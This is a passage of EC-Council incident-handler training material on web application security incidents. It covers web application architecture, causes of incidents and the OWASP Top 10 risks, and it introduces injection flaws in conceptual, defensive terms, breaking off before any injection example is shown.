
ECIH
EC-Council Certified Incident Handler
Module 07
Handling and Responding to
Web Application Security Incidents

This page is intentionally left blank.

Module Objectives

The evolution of internet and web technologies, combined with rapidly increasing internet connectivity, is now defining the new business landscape. Web applications are an integral component of online businesses. People connected via the internet are using an endless variety of web applications for numerous purposes, such as online shopping, email, chats, and social networking.


Web applications are becoming increasingly vulnerable to highly sophisticated threats and attack vectors. Incident response teams therefore require expertise in handling various upcoming web application security incidents. Various steps involved in handling such incidents help the incident handling teams eradicate the loopholes and vulnerabilities that ultimately lead to these incident.

This module begins with an overview of the process of web application incident handling. It discusses the web application security threats and attacks, along with the OWASP top 10 application security risks. It briefly explains the various preparation steps needed to handle web application security incidents. In addition to discussing the detection and analysis of various security incidents, it lists the various indicators of web application incidents. It provides an overview of the manual and automated detection. It also demonstrates the use of various log analysis tools. It briefly describes the containment of web application security incidents along with various containment methods and tools. It explains ways to eradicate various attacks. It provides an overview of recovery from web application incidents. It also discusses the various best practices for securing web applications.

At the end of this module, you will be able to:

- Understand web application architecture and incident handling process
- Explain various web application threats and attacks


- Discuss the preparation steps required to handle web application security incidents
- Understand how to detect and analyze various security incidents
- Identify various indicators of security incidents
- Implement log analysis tools to detect and analyze security incidents
- Explain various containment methods and tools for security incidents
- Understand how to eradicate various web application attacks
- Discuss various steps to recover from security incidents
- Describe various best practices for securing web applications



Overview of Web Application Incident Handling

Organizations that perform online business transactions are being targeted with a high volume of web application attacks. To thwart such attacks, organizations need to establish appropriate incident handling teams. Incident handlers must therefore be skilled in handling various web application security incidents.

This section presents an introduction to web applications, their architecture, and the handling of web application security incidents.



Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers via web pages. They help the users request, submit, and retrieve data to/from a database over the internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via keyboard, mouse, or touch interface, depending on the device they are using to access the web application. Built on browser-supported programming languages, such as JavaScript, HTML, and CSS, web applications are compatible with other programming languages such as SQL for accessing data from databases.

Web applications have helped in making web pages dynamic, as they allow users to communicate with servers using server-side scripts. They allow the user to perform specific tasks, such as searching, sending emails, connecting with friends, shopping online, and tracking and tracing. Desktop applications are available to users, which give them the flexibility to utilize the internet.

Various web applications are developed by entities to offer services to their users via the internet. Whenever a user needs access to such services, they can send a request by submitting the uniform resource identifier (URI) or uniform resource locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache Software Foundation's Apache HTTP Server, AOL/Netscape's Enterprise Server, and Sun Java System Web Server.

Increased use of internet and online business has accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business use is the multitude of features they offer. In addition, they are relatively easy to develop, offer better services than several computer-based software applications and are easy to install and maintain, secure, and update.

Advantages of web applications include the following:

- Being operating-system independent makes development and troubleshooting easy as well as cost-effective.
- They are accessible anytime, anywhere, using a computer with an internet connection.
- The user interface is customizable, thereby making it easy to update.
- Users can access them on any device having an internet browser, including PDAs and smartphones.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase the workload capacity.
- Multiple locations of servers not only help in increasing physical security, but it also lessens the burden of monitoring thousands of desktops.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, and .NET scripting languages, which are scalable and support even portable platforms.


Although web applications enforce certain security policies, they are vulnerable to various attacks, such as SQL injection, cross-site scripting, and session hijacking. Web technologies such as Web 2.0 provide more attack surface for exploiting web applications. Web applications and Web 2.0 technologies are invariably used to support critical business functions, such as CRM and SCM, and improve business efficiency.

How Web Applications Work

The key function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following step-by-step process:

- First, the user enters the website name or URL in the browser. The user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with extensions that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
    - The web server passes the user’s request to the web application server, which processes the user’s request.
    - The server accesses the database to perform the requested task by updating or retrieving the information stored on it.
    - After processing the request, the server sends the results to the web server, which in turn sends the results to the user's browser.



Web Application Architecture

Web applications run on web browsers and use a group of server-side scripts (ASP, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the applications. The working of a web application depends on its architecture, which includes both hardware and software that perform tasks such as reading the request and also searching, gathering, and displaying the required data.

Web application architecture comprises different devices, web browsers, and external web services that function with different scripting languages to execute web applications. Web application architecture consists of the following three layers:

1. Client or presentation layer
2. Business logic layer
3. Database Layer


The client or presentation layer includes all the physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature the operating systems and compatible browsers, which enable users to send requests for the required web applications. The user requests a website by entering the URL in the browser, and the request is then sent to the web server. The web server responds to the request and fetches the requested data; the application displays this response in the browser in the form of a web page.

The business logic layer itself comprises two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components, such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler and resource handler, and a hardware-component-like server. It has a firewall that offers security to the content, an HTTP request parser to handle requests coming from clients and forward responses to them, and

a resource handler capable of handling multiple requests simultaneously. The web-server logic layer holds all coding that reads data from the browser and returns the results (for example, IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware" technologies. It defines how the data flows, according to which the developer builds the application using programming languages. The business logic layer stores the application data and integrates legacy applications with the latest functionality of the application. The server requires a specific protocol to access user-requested data from its database. This layer also contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in structured form, for example, MS SQL Server or MySQL server.



Introduction to Web Application Incident Handling

With the advancement of various technologies, the adoption of web applications has increased across several fields to provide a wide variety of services to customers. These web applications are considered as the main interfaces for the web users to access resources located on web servers and have become easy targets of a variety of attacks, such as defacement, injection, data breach, and zero-day targeted attacks.

Organizations use web applications to provide services to their users and for multiple day-to-day business activities across the organization. They may develop and deploy their own web applications or use a third-party application for various activities, such as storing data, providing services to customers, interacting with clients, transmitting emails, and other communication. Hence, the security of web applications can determine the safety of an organization's data and its business, and protect it from other factors, such as insider threats, malware, and phishing attacks.

Web applications can have multiple features and functionalities:

- Offer dynamic and user-personalized content (news-related sites, weblogs, etc.)
- Enable social networking and interaction (Facebook, LinkedIn, etc.)
- Offer GPS-based services (Google Maps, food delivery applications, etc.)
- Provide storage space for users (Google Drive, Dropbox, etc.)
- Facilitate web transactions (banking, emails, shopping, etc.)
- Ease file processing and editing (Google Docs, Picasa, etc.)
- Offer Flash, video, and audio features (YouTube, gaming sites, etc.)

- Provide advanced features such as computer-aided design, video editing, project management, and point of sale

Web applications often use an n-tier structure to provide services to their users. The 3-tier structure is widely used in Web 2.0 applications, and the three tiers it contains are presentation, application, and storage. Hence, vulnerability in any layer of an organizational web application or in any of its structural tiers can open a channel for attack.

Attackers may find vulnerabilities in web applications and compromise those vulnerabilities using multiple techniques, thus making services and business unavailable to its users, or leaking sensitive data, such as the personally identifiable information (PII) of customers and clients, or intellectual property, such as patents, formulae, and trade secrets. They may steal customers' identities and steal money and data. This may cause loss of reputation to the organization, impact customer loyalty, and may even make it legally liable for breaches. Irrespective of the size of the organization and the magnitude of the attack, the organization must implement incident response plans to detect, remediate, contain, eradicate, and recover from such incidents.

Causes of Web Incidents

Web application incidents occur primarily due to the following reasons:

- **Insecure Coding**

  Poor coding practices while developing and testing web applications can lead to attacks in the form of vulnerabilities and exposed sensitive details. Some examples are insecure coding of data under transit and storage, disclosure of sensitive parameters in URLs, improper sanitization of input data, insecure design in password management functionality, displaying sensitive data through error messages, and so on. Attackers may find such vulnerabilities and exploit them using various techniques, such as CSRF, SQL Injection, and XSS.

- **Configuration Errors**

  Configuration refers to the essential settings that help the websites and applications with the hardware and software components to produce the required output. Improper configuration can result in mismatch of operations and lead to breakdowns. Some common configuration errors include timeouts that are too short or too long, improper access controls, server misconfiguration, null pointer errors, and reference errors.

- **Platform Vulnerabilities**

  Web applications have various tiers in their structure, such as user interface, application logic, and backend database. Vulnerabilities in these tiers, such as code execution, race conditions, buffer overflows, insecure data transmission and storage, and injection flaws, may make applications prone to web attacks.

  Similarly, when an organization deploys the application, it may use many layers of hardware and software tools, such as routers, DNSs, web servers, and other third-party services or applications. Vulnerabilities in any of these can enable attackers to exploit them and cause web incidents.

- **Logic Errors**

  A logic error is a coding flaw that causes performance issues in the application or website and results in undesired or unwanted output. Such errors can result in the loss of service, customers, and finances losses to the organizations.

Organizations must deploy incident handling teams which can take appropriate decisions during web application incidents. The incident handling team must define certain strategies and policies to have a clear idea of the tasks to be carried out at the time of a malicious event.

Web Application Security Threats and Attacks

Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses the various types of threats and attacks against web applications.

OWASP Top 10 Application Security Risks – 2017

Source: *https://www.owasp.org*

OWASP is an international web-security organization that provides the top 10 vulnerabilities and flaws of web applications. Following are the latest OWASP top 10 application security risks.

- **A1 – Injection**

  Injection flaws, such as SQL, command injection, and LDAP injection occur when attackers send untrusted data to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- **A2 – Broken Authentication**

  Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).

- **A3 – Sensitive Data Exposure**

  Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII (personally identifiable information). Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

- **A4 – XML External Entity (XXE)**

  Many older or poorly configured XML processors evaluate external entity references within XML documents. Attackers can use external entities to disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and denial of service attacks, such as the Billion Laughs attack.

- **A5 – Broken Access Control**

  Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and data, such as accessing other users' accounts, viewing sensitive files, modifying other users' data, and changing access rights.

- **A6 – Security Misconfiguration**

  Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or not configuring at all), insecure default configurations, open S3 buckets, misconfigured HTTP headers, error messages containing sensitive information, and not patching or upgrading systems, frameworks, dependencies, and components in a timely fashion (or at all).

- **A7 – Cross-Site Scripting (XSS)**

  XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or it updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser, which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- **A8 – Insecure Deserialization**


  Insecure deserialization flaws occur when an application receives hostile serialized objects. Insecure deserialization leads to remote code execution. Even if deserialization flaws do not result in remote code execution, attackers can replay, tamper with, or delete the serialized objects to spoof users, conduct injection attacks, and elevate privileges.

- **A9 – Using Components with Known Vulnerabilities**

  Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If attackers exploit a vulnerable component, such an attack can facilitate a serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

- **A10 – Insufficient Logging & Monitoring**

  Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show that the time to detect a breach is over 200 days, and it is typically detected by external parties rather than by internal processes or monitoring.



A1 - Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Injection flaws are prevalent in legacy code, often found in SQL, LDAP, and XPath queries, and can be easily discovered by application vulnerability scanners and fuzzers.

Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications in such a way that the applications interpret and run with the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (that is, relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection**


  SQL injection is the most common website vulnerability on the internet and is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form, either to gain unauthorized access to a database or retrieve information directly from the database.

- **Command Injection**

  Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are highly dangerous.

- **LADP Injection**

  LDAP injection is an attack method in which the websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, then the attacker modifies the LDAP statement with the help of a local proxy. This in turn results in the execution of arbitrary commands, such as granting access to unauthorized queries and altering the content inside the LDAP tree.



SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users to the application, validate roles and access levels, obtain and store information for the application and user, and link to other data sources. The reason SQL injection attacks work is that the application does not properly validate the input before passing it to a SQL statement. For example, the following SQL statement,

```
SELECT * FROM tablename WHERE UserID = 2302,
```


can be modified with a simple SQL injection attack to obtain the following:

```
